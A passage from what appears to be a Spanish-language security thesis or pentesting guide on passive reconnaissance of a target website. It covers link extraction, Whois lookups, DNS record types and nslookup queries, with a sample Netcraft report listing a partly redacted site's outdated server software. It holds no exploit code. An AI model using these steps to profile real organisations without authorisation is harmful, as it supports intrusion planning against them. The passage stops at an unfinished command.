- http://www.webmaster-a.com/link-extractor-internal.PHP

Esta página permite crear tablas o lista de enlaces que posee una página web pudiendo escoger la extracción de las URL's Internas o externas que están asociadas al dominio, también permite elegir si se quiere ver los resultados en una lista simple o en una lista HTML, además tiene la opción de mostrar los resultados de una forma más amigable o tal y como está programada la página web. A continuación se muestra un ejemplo del funcionamiento de la página:




Figura 4.1 Búsqueda de URL's Internas Asociadas a un Dominio – Web Analizada.

Como se puede apreciar en la Figura 4.1 se realizó una búsqueda interna de Urls dando como resultado 70 links asociados al dominio, estos pueden ser de mucha ayuda para conocer la estructura de la página y poder determinar si existen enlaces que pudieran tener relevancia.




Figura 4.2 Búsqueda de URL's Externas asociadas a un Dominio – Web Analizada.


En la figura 4.2 se obtuvo las URL's externas asociadas a un dominio, que en este caso devolvió una sola dirección, la misma que de ser necesaria permitirá investigar qué relación tiene con el dominio que se está analizando.

4.1.3 Whois.

Es un protocolo TCP que se usa para realizar consultas en una base de datos con el propósito de determinar el propietario del dominio o de una dirección IP en Internet. Con la utilización del Whois se puede recolectar información como: el nombre de la persona que registró el dominio, su correo electrónico, IPs de sus servidores principales, números telefónicos, direcciones de sus oficinas, entre otros. Actualmente existen varias páginas web que realizan esta técnica, entre las más destacadas se encuentran:

- **NetCraft.**

La página web www.netcraft.com es una de las más utilizadas ya que brinda un informe muy completo sobre la página web que se desea analizar, permitiendo visualizar datos importantes relacionados a una página web de una empresa. A continuación se presenta un ejemplo:



Site report for www.[redacted].com

Site	http://www.[redacted].com	**Last reboot**	unknown Uptime graph
Domain	[redacted].com	**Netblock owner**	Prima S.A.
IP address	201.212.[redacted]	**Site rank**	unknown
Country	AR	**Nameserver**	ns1.afraid.org
Date first seen	April 2008	**DNS admin**	dnsadmin@afraid.org
Domain Registrar	unknown	**Reverse DNS**	mail.[redacted].com
Organisation	unknown	**Nameserver Organisation**	Joshua Anderson, 4120 Douglas Blvd #306-199, Granite Bay, 95746, United States
Check another site:			

Hosting History

Netblock Owner	IP address	OS	Web Server	Last changed
Prima S.A. Buenos Aires	201.212.[redacted]	unknown	Apache/1.3.34 Debian mod_accounting/0.5 PHP/5.2.0-8etch16 AuthMySQL/4.3.9-2 mod_ssl/2.8.25 OpenSSL/0.9.8c mod_perl/1.29	27-Oct-2012
Prima S.A. Buenos Aires	201.212.[redacted]	Linux	Apache/1.3.34 Debian PHP/5.2.0-8 AuthMySQL/4.3.9-2 mod_ssl/2.8.25 OpenSSL/0.9.8c mod_perl/1.29	6-Sep-2010
Prima S.A. Buenos Aires	201.212.[redacted]	Linux	Apache/1.3.34 Debian PHP/5.2.0-8 AuthMySQL/4.3.9-2 mod_ssl/2.8.25 OpenSSL/0.9.8c mod_perl/1.29	10-Jun-2010
Prima S.A. Buenos Aires	201.212.[redacted]	Linux	Apache/1.3.34 Debian PHP/5.2.0-8 AuthMySQL/4.3.9-2 mod_ssl/2.8.25 OpenSSL/0.9.8c mod_perl/1.29	16-Dec-2009

Figura 4.3 Utilización de Netcraft – Web Analizada.

La figura 4.3 enseña el análisis realizado a la página web utilizando la herramienta Netcraft. Entre los datos encontrados más importantes se pueden indicar:

- La dirección IP que está asociada al dominio.
- El país en el cual está la IP.
- La fecha en la que fue puesta en funcionamiento la página web.
- Historial del dominio con sus respectivas direcciones IPs que han tenido durante los años, además de los sistemas operativos que has sido utilizados.
- Los sistemas operativos que han manejado en sus servidores web con su respectiva versión, los servidores web que han utilizado y las últimas fechas en las que han realizado cambios.

Toda esta información es de suma importancia ya que ayuda a conocer como se ha manejado y que software ha utilizado la empresa.

- **IP-Adress.**

La página web www.ip-adress.com es muy utilizada para obtener información relevante de una empresa. Se puede conocer la dirección IP asociada a un dominio, la ubicación física de la IP, el o los sistemas operativos que están ejecutándose en el servidor web. Un ejemplo de la utilización de esta página se presenta a continuación ingresando a www.ip-adress.com/whois y digitando la página web de la empresa se puede obtener:




Figura 4.4.1 Resultado de una consulta con IPAdress – Web Analizada.

Figura 4.4.2 Resultado de una consulta con IP Adress– Web Analizada.

En la figura 4.4.1 y 4.4.2 se aprecia la información de la consulta realizada en esta página web, entre los datos más importantes obtenidos están: Nombres de los responsables de la página, números telefónicos y sus direcciones de correo.

- **DomainTools.**

En la página web www.domaintools.com se puede consultar información sobre las personas encargadas de un sitio web, esta página ayuda a supervisar y detectar todo lo relacionado con un nombre de dominio, entre lo que se incluye: números telefónicos, direcciones de donde se encuentran ubicados, *Status* de la página, fecha de creación de la página. El siguiente gráfico muestra un ejemplo de cómo se visualiza la información de una página web:




Figura 4.5 Utilización de DomainTools – Web Analizada.

Como se observa en la figura 4.5 al momento de ingresar el dominio que se desea buscar en la página web esta despliega información del contacto responsable de la página. Esta búsqueda pudiera ser de mucha importancia al momento de establecer responsables de la página web.

Además de las páginas web que permiten realizar consultas *whois,* existen programas capaces de realizar búsquedas de información sobre páginas web, entre los programas utilizados con más frecuencia se encuentran:

➢ ***CountryWhois***.

Es una herramienta que se utiliza para comprobar la ubicación geográfica de una dirección IP siendo de gran ayuda para identificar la localización de un servidor web al que se quiere tener acceso. Además este software sirve para analizar los registros del servidor y verificar los encabezados de una dirección de correo electrónico. (http://www.softpedia.es , párr.1)




Figura 4.6 Utilización de CountryWhois – Web Analizada.

En la figura 4.6 se puede visualizar el resultado de la consulta realizada a una página web objetivo siendo Argentina el país de donde proviene esta página.

➢ **SmartWhois.**

Esta herramienta permite recolectar información sobre un dominio como: el país de procedencia de la página, la empresa que ofrece alojamiento al dominio, los datos de contacto de la persona encargada de la página. Además este software tiene la posibilidad de realizar exportaciones de los datos obtenidos a formatos como: HTML, texto, XML, entre otros. A continuación se muestra un ejemplo del funcionamiento del software. (http://www.tamos.com , Parr 1)




Figura 4.7 Manejo de SmartWhois – Web Analizada.

En la figura 4.7 se puede ver la información del dominio en donde se encuentra la dirección IP asociada al dominio, la información del contacto incluido el número telefónico.

4.1.4 Consulta de registro DNS.

El sistema de nombres de dominio (DNS) asocia información variada con nombres de dominio, entre sus funciones más importantes se encuentra la de resolver nombres perceptibles para las personas en identificadores binarios asociados a equipos conectados a la red a fin de poder localizar y direccionar estos equipos a nivel mundial. El uso más común que se le da al DNS es la asignación de nombres de dominio a direcciones IP y la localización de los servidores de correo electrónico de cada dominio. (http://es.wikipedia.org ,párr 1)

- **Tipos de registros DNS.**
  - A: Es el registro que asocia un nombre canónico a una dirección IP.
  - CNAME (*Canonical Name*): Es utilizado para crear nombres de hosts adicionales o alias para los hosts de un dominio.
  - NS (*Name Server*): Define la asociación que existe entre un nombre de dominio y los servidores que almacenan dicho dominio, mejor conocido como servidores autoritativos.

- MX (Mail Exchange): Define el lugar donde se aloja el correo que recibe un dominio.
- PTR (*Pointer*): Es utilizado para la resolución inversa, es decir de direcciones IP a nombres de dominio.
- HINFO (*Host Information*): Permite realizar una descripción del host conociendo el tipo de máquina y el sistema operativo que corresponde a un dominio.
- SOA (Start of Authority): Proporciona información de autorización sobre el dominio, la dirección de correo electrónico del administrador del dominio, el número de serie del dominio, etc.

Para poder encontrar información extra a través de las direcciones DNS se puede utilizar el programa Nslookup.

- **Nslookup**: Es una herramienta de administración de red para consultar el sistema de nombres de dominio (DNS), tanto Windows como Linux poseen incorporado un cliente nslookup. Esta herramienta permite encontrar direcciones IP adicionales, registro MX de servidores de mail, entre otros. A continuación se presentan algunos ejemplos de la utilización de esta herramienta:

  Comando: **c:\>nslookup Pagina_Objetivo**




Figura 4.8 Manejo Nslookup – D.O.S.

En la figura 4.8 se observa que cuando se ingresa nslookup seguido del dominio que se quiere analizar se mostrará la dirección IP asociada a ese dominio.

Comando: **c:\>nslookup -query=mx Pagina_Objetivo**




Figura 4.9 Manejo Nslookup comando MX- D.O.S

En la figura 4.9 se visualiza una consulta Nslookup utilizando "–query=mx" al desplegar esta consulta se muestra el servidor de correo electrónico de la página. También se puede apreciar los nombres de los servidores con las que está asociado el dominio objetivo.

Comando: **c:\>nslookup -type=soa Pagina_Objetivo**




Figura 4.10 Manejo Nslookup comando SOA – D.O.S

En la figura 4.10 al utilizar el comando "-type = soa" el nslookup realiza una consulta sobre información de la zona del dominio, presentado la siguiente información:

- El nombre primario del servidor (ns1.afraid.org).
- La dirección de correo del administrador del dominio (dnsadmin.afraid.org).
- Serial: Revisión del sistema de numeración (1211140001).
- *Refresh:* Especificación en segundos cuando el DNS secundario sondeará el primario en busca de algún incremento en el número de serie. Si este ha aumentado el DNS secundario hará una nueva solicitud para copiar el nuevo archivo de zona.
- *Retry:* Especifica el intervalo para volver a conectar con el DNS primario.
- *Expire:* Puntualiza el tiempo que el DNS secundario mantendrá como valido el archivo en zona en cache.

Comando: **c:\>nslookup -type=any Página_Objetivo**

